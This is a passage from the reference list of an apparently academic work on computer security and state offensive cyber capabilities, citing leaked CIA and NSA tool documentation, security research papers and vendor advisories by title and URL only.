URL https://wikileaks.org/ciav7p1/cms/page_16385438.html

CIA. Active EFI/UEFI Projects. 2015b. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_26968082.html

CIA. Airport Extreme and Time Capsule Port Analysis. 2015c. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_15728902.html

CIA. Android Exploits and Techniques. 2015d. Accessed on: 17 June 2018.
URL https://wikileaks.org/ciav7p1/cms/page_11629096.html

CIA. AngerManagement. 2015e. Accessed on: 19 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_18382897.html

CIA. Basic Forensics. 2015a. Accessed on: 22 March 2018.
URL https://wikileaks.org/ciav7p1/cms/page_11629046.html

CIA. BothanSpy V1.0. 2015b. Accessed on: 21 July 2018.
URL https://wikileaks.org/vault7/document/BothanSpy_1_0-S-NF/BothanSpy_1_0-S-NF.pdf

CIA. Component Library. 2015c. Accessed on: 30 June 2018.
URL https://wikileaks.org/ciav7p1/cms/page_2621753.html

CIA. Component Library. 2015. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_2621753.html

CIA. Development Tradecraft DOs and DON'Ts. 2015. Accessed on: 22 March 2018.
URL https://wikileaks.org/ciav7p1/cms/page_14587109.html

CIA. DRBOOM v1.0 User's Guide. 2015. Accessed on: 24 July 2018.
URL https://wikileaks.org/ciav7p1/cms/files/DRBOOM_V1.0_User_Guide.pdf

CIA. Dumbo v3.0 User Guide. 2015a. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/Dumbo-v3_0-User_Guide/Dumbo-v3_0-User_Guide.pdf

CIA. Firmware Reverse Engineering. 2015b. Accessed on: 1 February 2018.
URL https://wikileaks.org/ciav7p1/cms/page_15728683.html

CIA. Firmware Reverse Engineering. 2015a. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_15728683.html

CIA. Flash Bang v1.1 (Current Version). 2015b. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_16384212.html

CIA. Hacking Team Source Dump Map. 2015c. Accessed on: 18 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_22642800.html

CIA. HarpyEagle. 2015. Accessed on: 18 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_14588150.html

CIA. iOS Exploits. 2015. Accessed on: 19 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_13205587.html

CIA. Marble Framework. 2015. Accessed on: 22 March 2018.
URL https://wikileaks.org/ciav7p1/cms/space_15204359.html

CIA. Marble Framework. 2015. Accesed on: 4 April 2018.
URL https://wikileaks.org/ciav7p1/cms/files/Marble%20Framework.pptx

CIA. MCNUGGET v4.0 User's Guide. 2015. Accessed on: 17 November 2018.
URL https://wikileaks.org/ciav7p1/cms/files/MCNUGGET_V4.0_User_Guide.pdf

CIA. OutlawCountry v1.0 User Manual. 2015. Accessed on: 21 July 2018.
URL https://www.wikileaks.org/vault7/document/OutlawCountry_v1_0_User_Manual/OutlawCountry_v1_0_User_Manual.pdf

CIA. Persistent storage option. 2015. Accessed on: 31 January 2018.
URL https://wikileaks.org/ciav7p1/cms/page_31227915.html

CIA. RickyBobby. 2015a. Accessed on: 25 Pctpober 2018.
URL https://wikileaks.org/ciav7p1/cms/page_15728810.html

CIA. Securing Our Equity. 2015b. Accessed on: 19 November 2018.
URL https://wikileaks.org/ciav7p1/cms/files/Triclops%202015%20-%20Securing%20Our%20Equity.pdf

CIA. TRICLOPS Summer 2015 - Ottawa. 2015c. Accessed on: 18 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_24969246.html

CIA. Umbrage. 2015d. Accessed on: 7 July 2018.
URL https://wikileaks.org/ciav7p1/cms/page_2621751.html

CIA. What did Equation do wrong, and how can we avoid doing the same? 2015e. Accessed on: 9 July 2018.
URL https://wikileaks.org/ciav7p1/cms/page_14588809.html

CIA. Workshops. 2015f. Accessed on: 19 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_14588064.html

CIA. Grasshopper Persistence Techniques. 2016a. Accessed on: 17 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_51478543.html

CIA. Incandescent Mind. 2016b. Accessed on: 20 November 2018.
URL https://wikileaks.org/ciav7p1/cms/page_50495524.html

CIA. Aeris 2.1 User Guide. n.d. Accessed on: 24 July 2018.
URL https://www.wikileaks.org/vault7/document/Aeris-UsersGuide/Aeris-UsersGuide.pdf

CIA. Fine Dining Tool Module Lists. n.d. Accessed on: 24 March 2018.
URL `https://wikileaks.org/ciav7p1/cms/page_20251107.html`

CIA. LibreOffice Portable DLL Hijack. n.d.a. Accessed on: 23 March 2018.
URL `https://wikileaks.org/ciav7p1/cms/page_27492410.html`

CIA. Operational Support Branch (OSB). n.d.b. Accessed on: 17 March 2018.
URL `https://wikileaks.org/ciav7p1/cms/space_1736706.html`

Cisco. A Framework to Protect Data Through Segmentation. 2016. Accessed on: 19 November 2017.
URL `https://www.cisco.com/c/en/us/about/security-center/framework-segmentation.html`

Claburn, T. Security hole in AMD CPUs' hidden secure processor code revealed ahead of patches. 2018. Accessed on: 4 February 2018.
URL `https://www.theregister.co.uk/2018/01/06/amd_cpu_psp_flaw/`

Cohen, C. AMD-PSP: fTPM Remote Code Execution via crafted EK certificate. 2018. Accessed on: 3 February 2018.
URL `http://seclists.org/fulldisclosure/2018/Jan/12`

Convery, S. Hacking layer 2: Fun with ethernet switches. *Blackhat [Online Document]*, 2002.

Cooprider, N. Whitelisting is Dead, Long Live Whitelisting! 2016. Accessed on: 13 November 2018.
URL `https://www.threatstack.com/blog/whitelisting-is-dead-long-live-whitelisting`

Cowan, C., Pu, C., Maier, D., Walpole, J., Bakke, P., Beattie, S., Grier, A., Wagle, P., Zhang, Q., and Hinton, H. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX Security Symposium*, volume 98, pages 63–78. San Antonio, TX, 1998.

Crane, S., Homescu, A., Brunthaler, S., Larsen, P., and Franz, M. Thwarting Cache Side-Channel Attacks Through Dynamic Software Diversity. In *Network and Distributed System Security Symposium*, pages 8–11. 2015.

CSEC. TLS Trends: A roundtable discussion on current usage and future directions. 2012. Accessed on: 18 July 2018.

URL http://www.spiegel.de/international/germany/inside-the-nsa-s-war-on-internet-security-a-1010361.html

CVE. Oracle Integrated Lights Out Manager Firmware : Security Vulnerabilities. 2018. Accessed on: 3 February 2018.
URL https://www.cvedetails.com/vulnerability-list/vendor_id-93/product_id-30926/Oracle-Integrated-Lights-Out-Manager-Firmware.html

Davi, L., Dmitrienko, A., Sadeghi, A.-R., and Winandy, M. Privilege escalation attacks on Android. In *International Conference on Information Security*, pages 346–360. Springer, 2010.

Dickinson, S. DNS Privacy - The Problem. 2018a. Accessed on: 18 July 2018.
URL https://dnsprivacy.org/wiki/display/DP/DNS+Privacy+-+The+Problem

Dickinson, S. DNS Privacy - The Solutions. 2018b. Accessed on: 18 July 2018.
URL https://dnsprivacy.org/wiki/display/DP/DNS+Privacy+-+The+Solutions

Dizon, J., Galang, L., and Cruz, M. Understanding wmi malware. Technical report, Technical Report. Trend Micro, 2010.

Duarte, G. CPU Rings, Privilege, and Protection. 2008. Accessed on: 3 January 2018.
URL https://manybutfinite.com/post/cpu-rings-privilege-and-protection/

Egelman, S., Cranor, L. F., and Hong, J. You've been warned: an empirical study of the effectiveness of web browser phishing warnings. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 1065–1074. ACM, 2008.

Embleton, S., Sparks, S., and Zou, C. C. SMM rootkit: a new breed of OS independent malware. *Security and Communication Networks*, 6(12):1590–1605, 2013.

Equifax. Equifax Announces Cybersecurity Firm Has Concluded Forensic Investigation of Cybersecurity Incident. 2017. Accessed on: 1 November 2018.
URL https://www.equifaxsecurity2017.com/2017/10/02/equifax-announces-cybersecurity-firm-concluded-forensic-investigation-cybersecurity-incident/

Ermolov, M. and Goryachy, M. How to Hack a Turned-Off Computer, or Running Unsigned Code in Intel Management Engine. 2017. Accessed on: 20 November 2017.
URL https://www.blackhat.com/eu-17/briefings/schedule/#how-to-hack-a-turned-off-computer-or-running-unsigned-code-in-intel-management-engine-8668

Evans, C. Announcing Project Zero. 2014a. Accessed on: 10 January 2018.
URL `https://googleprojectzero.blogspot.com/2014/07/announcing-project-zero.html`

Evans, C. Mac OS X and iPhone sandbox escapes. 2014b. Accessed on: 10 January 2018.
URL `https://googleprojectzero.blogspot.com/2014/07/mac-os-x-and-iphone-sandbox-escapes.html`

Evans, D. Memory Isolation in Software and Hardware. 2014c. Accessed on: 2018.
URL `https://www.youtube.com/watch?v=kv0P1wm2_kY`

FitzPatrick, J. The Tao of Hardware, the Te of Implants. 2016. Accessed on: 31 March 2018.
URL `https://www.blackhat.com/docs/us-16/materials/us-16-FitzPatrick-The-Tao-Of-Hardware-The-Te-Of-Implants-wp.pdf`

Fogh, A. Negative Result: Reading Kernel Memory From User Mode. 2017. Accessed on: 12 January 2018.
URL `https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/`

Fratric, I., Dullien, T., Forshaw, J., and Vittitoe, S. aPAColypse now: Exploiting Windows 10 in a Local Network with WPAD/PAC and JScript. 2017. Accessed on: 28 January 2018.
URL `https://googleprojectzero.blogspot.co.za/2017/12/apacolypse-now-exploiting-windows-10-in_18.html`

Frei, S., Duebendorfer, T., Ollmann, G., and May, M. Understanding the Web browser threat: Examination of vulnerable online Web browser populations and the "insecurity iceberg". Technical report, ETH Zurich, 2008.

Garcia-Teodoro, P., Diaz-Verdejo, J., Maciá-Fernández, G., and Vázquez, E. Anomaly-based network intrusion detection: Techniques, systems and challenges. *Computers & Security*, 28(1-2):18–28, 2009.

Gates, C., Li, N., Chen, J., and Proctor, R. CodeShield: towards personalized application whitelisting. In *Proceedings of the 28th Annual Computer Security Applications Conference*, pages 279–288. ACM, 2012.

GBPPR. GBPPR Vision 28: Overview of the NSA's Ragemaster Radar Retro-Reflector. 2014. Accessed on: 29 March 2018.
URL `https://www.youtube.com/watch?v=Eu9QzagshbY`

GCHQ. Making Network Sense of the encryption problem. 2011. Accessed on: 18 July 2018.
URL `https://edwardsnowden.com/docs/doc/gchq-making-network-sense-of-the-encryption.pdf`

Gibney, A. Zero Days. Magnolia Pictures, 2016. Accessed on: 13 January 2018.
URL `https://www.youtube.com/watch?v=3262UcLPt8o`

Gollmann, D. Computer security. *Wiley Interdisciplinary Reviews: Computational Statistics*, 2(5):544–554, 2010.

Gostev, A. The Flame: Questions and Answers. 2012. Accessed on: 13 January 2018.
URL `https://securelist.com/the-flame-questions-and-answers-51/34344/`

Grace, M., Zhou, Y., Zhang, Q., Zou, S., and Jiang, X. Riskranker: Scalable and accurate zero-day Android malware detection. In *Proceedings of the 10th International Conference on Mobile Systems, Applications, and Services*, pages 281–294. ACM, 2012.

Gruss, D., Lipp, M., Schwarz, M., Genkin, D., Juffinger, J., O'Connell, S., Schoechl, W., and Yarom, Y. Another flip in the wall of rowhammer defenses. *arXiv preprint arXiv:1710.00551*, 2017.

Guri, M., Kedma, G., Kachlon, A., and Elovici, Y. AirHopper: Bridging the air-gap between isolated networks and mobile phones using radio frequencies. In *Malicious and Unwanted Software: The Americas (MALWARE), 2014 9th International Conference on*, pages 58–67. IEEE, 2014.

Guri, M., Monitz, M., and Elovici, Y. USBee: air-gap covert-channel via electromagnetic emission from USB. In *Privacy, Security and Trust (PST), 2016 14th Annual Conference on*, pages 264–268. IEEE, 2016.

Haagsma, L. Deep dive into QUANTUM INSERT. 2015. Accessed on: 17 July 2018.
URL `https://blog.fox-it.com/2015/04/20/deep-dive-into-quantum-insert/`

Hadnagy, C. Social engineering: The art of human hacking. John Wiley & Sons, 2010.

Hall, T. Oracle Network Configuration (listener.ora , tnsnames.ora , sqlnet.ora). n.d. Accessed on: 22 October 2018.
URL `https://oracle-base.com/articles/misc/oracle-network-configuration`

Hammarberg, D. The best defenses against zero day exploits for various sized organizations. *GIAC (GSEC) Gold Certification: InfoSec Reading Room, SANS Institute*, 2014.

Harmatos, J. Planning of UMTS Core Networks. In *Personal, Indoor and Mobile Radio Communications, 2002. The 13th IEEE International Symposium on*, volume 2, pages 740–744. IEEE, 2002.

Hiltunen, K. WLAN Attacks and Risks. *White Paper, Ericson*, 2008.

Horn, J. Reading privileged memory with a side-channel. 2018. Accessed on: 21 January 2018.
URL `https://googleprojectzero.blogspot.co.za/2018/01/reading-privileged-memory-with-side.html`

IC Off the Record. ANT Product Catalog. 2013. Accessed on: 15 November 2017.
URL `https://nsa.gov1.info/dni/nsa-ant-catalog/index.html`

Intel. Intel Analysis of Speculative Execution Side Channels. 2018. Accessed on: 31 January 2018.
URL `https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf`

Jackson, G. M. Intrusion prevention system. November 2008. US Patent 7,458,094.

Jacob, G., Hund, R., Kruegel, C., and Holz, T. JACKSTRAWS: Picking Command and Control Connections from Bot Traffic. In *USENIX Security Symposium*, volume 2011. San Francisco, CA, USA, 2011.

Jones, C. O., Peter, E. W., and Cambr, C. B. OddJob. 2012. Accessed on: 22 April 2018.
URL `https://github.com/adamcaudill/EquationGroupLeak/tree/master/oddjob/User-Docs/How_to_setup_IIS_7_for_ODDJOB.docx`

Jurczyk, M. Using Binary Diffing to Discover Windows Kernel Memory Disclosure Bugs. 2017. Accessed on: 28 January 2018.
URL `https://googleprojectzero.blogspot.co.za/2017/10/using-binary-diffing-to-discover.html`

Kazanciyan, R. and Hastings, M. Investigating PowerShell Attacks. *Black Hat*, page 25, 2014.

Kim, G. H. and Spafford, E. H. The design and implementation of tripwire: A file system integrity checker. In *Proceedings of the 2nd ACM Conference on Computer and Communications Security*, pages 18–29. ACM, 1994.

Kim, T. and Zeldovich, N. Practical and Effective Sandboxing for Non-root Users. In *USENIX Annual Technical Conference*, pages 139–144. 2013.

Kim, Y., Daly, R., Kim, J., Fallin, C., Lee, J. H., Lee, D., Wilkerson, C., Lai, K., and Mutlu, O. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ACM SIGARCH Computer Architecture News*, volume 42, pages 361–372. IEEE Press, 2014.

King, S. T. and Chen, P. M. SubVirt: Implementing malware with virtual machines. In *Security and Privacy, 2006 IEEE Symposium on*, pages 314–327. IEEE, 2006.

Kiriansky, V., Lebedev, I., Amarasinghe, S., Devadas, S., and Emer, J. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. 2018.

Kocher, P., Genkin, D., Gruss, D., Haas, W., Hamburg, M., Lipp, M., Mangard, S., Prescher, T., Schwarz, M., and Yarom, Y. Spectre Attacks: Exploiting Speculative Execution. *arXiv preprint arXiv:1801.01203*, 2018.

Kuhn, M. G. and Anderson, R. J. Soft tempest: Hidden data transmission using electromagnetic emanations. In *International Workshop on Information Hiding*, pages 124–142. Springer, 1998.

Langner, R. Cracking Stuxnet, a 21st-century cyber weapon. TED2011, 2011. Accessed on: 13 January 2018.
URL `http://resources.infosecinstitute.com/hardware-attacks-backdoors-and-electronic-component-qualification/`

Langner, R. To Kill a Centrifuge. 2013. Accessed on: 14 January 2018.
URL `http://instrumentationandcontrol.net/wp-content/uploads/2016/09/LANGNER-2013-To-kill-a-centrifuge.pdf`

Levy, E. Approaching Zero. *IEEE Security & Privacy*, (4):65–66, 2004.

Li, Z., Zou, D., Xu, S., Ou, X., Jin, H., Wang, S., Deng, Z., and Zhong, Y. VulDeePecker: A Deep Learning-Based System for Vulnerability Detection. *arXiv preprint arXiv:1801.01681*, 2018.

Lipp, M., Schwarz, M., Gruss, D., Prescher, T., Haas, W., Mangard, S., Kocher, P., Genkin, D., Yarom, Y., and Hamburg, M. Meltdown. *arXiv preprint arXiv:1801.01207*, 2018.

Manadhata, P. K. and Wing, J. M. An Attack Surface Metric. *IEEE Transactions on Software Engineering*, 37(3):371–386, 2011.

Mann, M. I. Hacking the human: social engineering techniques and security countermeasures. Gower Publishing, Ltd., 2012.

Mansfield-Devine, S. Fileless attacks: compromising targets without malware. *Network Security*, 2017(4):7–11, 2017.

Markgraf, S. osmo-fl2k: Using cheap USB 3.0 VGA adapters as SDR transmitter. 2018. Accessed on: 27 April 2018.
URL `https://osmocom.org/projects/osmo-fl2k/wiki/Osmo-fl2k`

Maurice, C., Weber, M., Schwarz, M., Giner, L., Gruss, D., Boano, C. A., Mangard, S., and Römer, K. Hello from the other side: SSH over robust cache covert channels in the cloud. *NDSS, San Diego, CA, US*, 2017.

Metcalf, S. PowerShell Security: PowerShell Attack Tools, Mitigation, & Detection. 2016. Accessed on: 19 November 2017.
URL `https://adsecurity.org/?p=2921`

Mitre. Common vulnerabilities and exposures. 2017. Accessed on: 12 November 2017.
URL `https://cve.mitre.org/cve/`

Mitre. CVE Numbering Authorities. 2018a. Accessed on: 4 February 2018.
URL `https://cve.mitre.org/cve/cna.html`

Mitre. Enterprise Techniques. 2018b. Accessed on: 29 October 2018.
URL `https://attack.mitre.org/techniques/enterprise/`

Mouton, F., Leenen, L., Malan, M. M., and Venter, H. S. Towards an ontological model defining the social engineering domain. In *IFIP International Conference on Human Choice and Computers*, pages 266–279. Springer, 2014.

Mouton, F., Leenen, L., and Venter, H. S. Social Engineering Attack Examples, Templates and Scenarios. *Computers & Security*, 59:186–209, 2016.

NSA. Case Studies of Integrated Cyber Operation Techniques. a. Accessed on: 18 July 2018.
URL https://edwardsnowden.com/docs/doc/media-35658.pdf

NSA. Cyclone Hx9. b. Accessed on: 29 MArch 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/CYCLONE_Hx9.jpg

NSA. Candygram. 2008a. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/CANDYGRAM.jpg

NSA. Cottonmouth-I. 2008b. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/usb/COTTONMOUTH-I.jpg

NSA. Cottonmouth-II. 2008c. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/usb/COTTONMOUTH-II.jpg

NSA. Cottonmouth-III. 2008d. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/usb/COTTONMOUTH-III.jpg

NSA. Crossbeam. 2008e. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/CROSSBEAM.jpg

NSA. Ctx4000. 2008f. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/room-surveillance/CTX4000.jpg

NSA. Deitybounce. 2008g. Accessed On: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/servers/DEITYBOUNCE.jpg

NSA. Dropoutjeep. 2008h. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/mobile-phones/MONKEYCALENDAR.jpg

NSA. Feedthrough. 2008i. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/firewalls/FEEDTROUGH.jpg

NSA. Firewalk. 2008j. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/usb/FIREWALK.jpg

NSA. Ginsu. 2008k. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/GINSU.jpg

NSA. Godsurge. 2008l. Accessed on: 30 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/servers/godsurge.jpg

NSA. Gopherset. 2008m. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/mobile-phones/GOPHERSET.jpg

NSA. Gourmetrough. 2008n. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/firewalls/GOURMETTROUGH.jpg

NSA. Halluxwater. 2008o. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/firewalls/HALLUXWATER.jpg

NSA. Headwater. 2008p. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/routers/HEADWATER.jpg

NSA. Howlermonkey. 2008q. Accessed on: 19 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/HOWLERMONKEY.jpg

NSA. Iratemonk. 2008r. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/IRATEMONK.jpg

NSA. Ironchef. 2008s. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/servers/IRONCHEF.jpg

NSA. Jetplow. 2008t. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/firewalls/JETPLOW.jpg

NSA. Juniormint. 2008u. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/JUNIORMINT.jpg

NSA. Maestro-II. 2008v. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/MAESTRO-II.jpg

NSA. Monkeycalendar. 2008w. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/mobile-phones/MONKEYCALENDAR.jpg

NSA. Nightstand. 2008x. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/wireless-lan/NIGHTSTAND.jpg

NSA. Nightwatch. 2008y. Accessed on: 29 MArch 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/room-surveillance/NIGHTWATCH.jpg

NSA. OpScript. 2008. Accessed on: 7 September 2018.
URL https://github.com/adamcaudill/EquationGroupLeak/blob/master/Linux/etc/opscript.txt

NSA. Photoanglo. 2008a. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/room-surveillance/PHOTOANGLO.jpg

NSA. Picasso. 2008b. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/mobile-phones/PICASSO.jpg

NSA. Ragemaster. 2008c. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/monitors/RAGEMASTER.jpg

NSA. Schoolmontana. 2008d. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/routers/SCHOOLMONTANA.jpg

NSA. Sierramontana. 2008e. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/routers/SIERRAMONTANA.jpg

NSA. Somberknave. 2008f. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/SOMBERKNAVE.jpg

NSA. Souffletrough. 2008g. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/firewalls/SOUFFLETROUGH.jpg

NSA. Sparrow II. 2008h. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/wireless-lan/SPARROW_II.jpg

NSA. Stuccomontana. 2008i. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/routers/STUCCOMONTANA.jpg

NSA. Swap. 2008j. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/SWAP.jpg

NSA. Totechaser. 2008k. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/mobile-phones/TOTECHASER.jpg

NSA. Toteghostly. 2008l. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/mobile-phones/TOTEGHOSTLY.jpg

NSA. Trinity. 2008m. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/TRINITY.jpg

NSA. Typhon HX. 2008n. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/TYPHON_HX.jpg

NSA. Waterwitch. 2008o. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/WATERWITCH.jpg

NSA. Wistfultoll. 2008p. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/computers/WISTFULTOLL.jpg

NSA. EBSR. 2009a. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/EBSR.jpg

NSA. Entourage. 2009b. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/NEBULA.jpg

NSA. Genesis. 2009c. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/GENESIS.jpg

NSA. Loudauto. 2009d. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/room-surveillance/LOUDAUTO.jpg

NSA. Nebula. 2009e. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/cell-phone-networks/NEBULA.jpg

NSA. Surlyspawn. 2009f. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/keyboards/SURLYSPAWN.jpg

NSA. TawdryYard. 2009g. Accessed on: 29 March 2018.
URL https://nsa.gov1.info/dni/nsa-ant-catalog/room-surveillance/TAWDRYYARD.jpg

NSA. EbbIsland. 2010. Accessed on: 15 July 2018.
URL https://github.com/adamcaudill/EquationGroupLeak/tree/master/Linux/doc/old/etc/user.tool.ebbisland.COMMON

NSA. NSA Quantum Tasking Techniques for the R&T Analyst. 2013a. Accessed on: 30 March 2018.
URL http://cryptome.org/2013/12/nsa-quantum-tasking.pdf

NSA. Quantum theory. 2013b. Accessed on: 30 March 2018.
URL http://cryptome.org/2013/12/nsa-quantumtheory.pdf

NSA. Swift. 2013c. Accessed on: 6 September 2018.
URL https://github.com/adamcaudill/EquationGroupLeak/tree/master/swift

NSA. Quantum Theory. n.d. Accessed on: 17 July 2018.
URL https://cryptome.org/2014/03/nsa-gchq-quantumtheory.pdf

NSA and GCHQ. Crypt Discovery Joint Collaboration Activity. 2011. Accessed on: 18 July 2018.
URL https://search.edwardsnowden.com/docs/CryptDiscoveryJointCollaboration-Activity2015-09-25_nsadocs_snowden_doc

O'Hanlon, P. and Borgaonkar, R. WiFi-Based IMSI Catcher. In *Proccedings of the Black Hat Europe 2016 Conference, London, 3rd November 2016*. 2016.

Oracle. Oracle Integrated Lights Out Manager. Accessed on: 3 February 2018.
URL http://www.oracle.com/technetwork/server-storage/servermgmt/tech/integrated-lights-out-manager/ilom-362784.html

Oracle. Database Administrator's Guide. 2018. Accessed on: 21 May 2018.
URL https://docs.oracle.com/cd/B28359_01/server.111/b28310/dba006.htm#ADMIN11056

Ossmann, M. The NSA Playset: RF Retroreflectors. 2014. Accessed on: 2 April 2018.
URL `https://www.youtube.com/watch?v=mAai6dRAtFo`

Özkan, S. CVE Details - Vulnerabilties by Type. 2018. Accessed on: 4 February 2018.
URL `https://www.cvedetails.com/vulnerabilities-by-types.php`

Paganini, P. Hardware attacks, backdoors and electronic component qualification. 2013. Accessed on: 28 January 2018.
URL `http://resources.infosecinstitute.com/hardware-attacks-backdoors-and-electronic-component-qualification/`

Papermaster, M. An Update on AMD Processor Security. 2018. Accessed on: 29 January 2018.
URL `http://www.amd.com/en/corporate/speculative-execution`

Park, S., Shaik, A., Borgaonkar, R., Martin, A., and Seifert, J.-P. White-Stingray: Evaluating IMSI Catchers Detection Applications. In *USENIX Workshop on Offensive Technologies (WOOT). USENIX Association*. 2017.

Pecoraro, M. A. JeepFlea Market. 2013. Accessed on: 23 April 2018.
URL `https://github.com/adamcaudill/EquationGroupLeak/tree/master/swift`

Perl, H., Dechand, S., Smith, M., Arp, D., Yamaguchi, F., Rieck, K., Fahl, S., and Acar, Y. VCCFinder: Finding Potential Vulnerabilities in Open-Source Projects to Assist Code Audits. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 426–437. ACM, 2015.

Peslyak, A. Linux Kernel Runtime Guard. 2018. Accessed on: 10 February 2018.
URL `http://openwall.com/lists/announce/2018/01/29/1`

Pitre, N. PATCH 2/2 ARM: add a kuser_cmpxchg64 user space helper. 2011. Accessed on: 28 January 2018.
URL `http://lists.infradead.org/pipermail/linux-arm-kernel/2011-June/053581.html`

Provos, N., Friedl, M., and Honeyman, P. Preventing Privilege Escalation. In *USENIX Security Symposium*. San Francisco, CA, USA, 2003.

Purczynski, W. Linux Kernel 2.2.x/2.4.x (RedHat) - 'ptrace/kmod' Local Privilege Escalation. 2003. Accessed on: 18 June 2018.
URL `https://www.exploit-db.com/exploits/3/`

Radichel, T. Critical controls that could have prevented Target breach. 2014. Accessed on: 13 November 2017.
URL https://www.sans.org/reading-room/whitepapers/casestudies/case-study-critical-controls-prevented-target-breach-35412

Raytheon Blackbird Technologies. Direct Kernel Object Manipulasiton (DKOM) Proof-of-Concept (PoC) Outline. 2014a. Accessed on: 1 July 2018.
URL https://wikileaks.org/vault7/document/2014-11-DKOM-PoC-Outline/2014-11-DKOM-PoC-Outline.pdf

Raytheon Blackbird Technologies. SIRIUS Pique Proof-of-Concept Delivery Direct Kernel Object Manipulation (DKOM) Interim PoC Report and Current Source Code. 2014b. Accessed on: 1 July 2018.
URL https://wikileaks.org/vault7/document/2014-12-DKOM-Interim-DKOM-PoC-Report/2014-12-DKOM-Interim-DKOM-PoC-Report.pdf

Raytheon Blackbird Technologies. 20150807-255-SY-2015 Butterfly Attackers. 2015a. Accessed on: 30 June 2018.
URL https://wikileaks.org/vault7/document/2015-08-20150807-255-SY-Buttrerfly/2015-08-20150807-255-SY-Buttrerfly.pdf

Raytheon Blackbird Technologies. 20150828-269-CSIT-15079 Cozy Bear. 2015b. Accessed on: 30 June 2018.
URL https://wikileaks.org/vault7/document/2015-09-20150828-269-CSIT-15079-Cozy_Bear/2015-09-20150828-269-CSIT-15079-Cozy_Bear.pdf

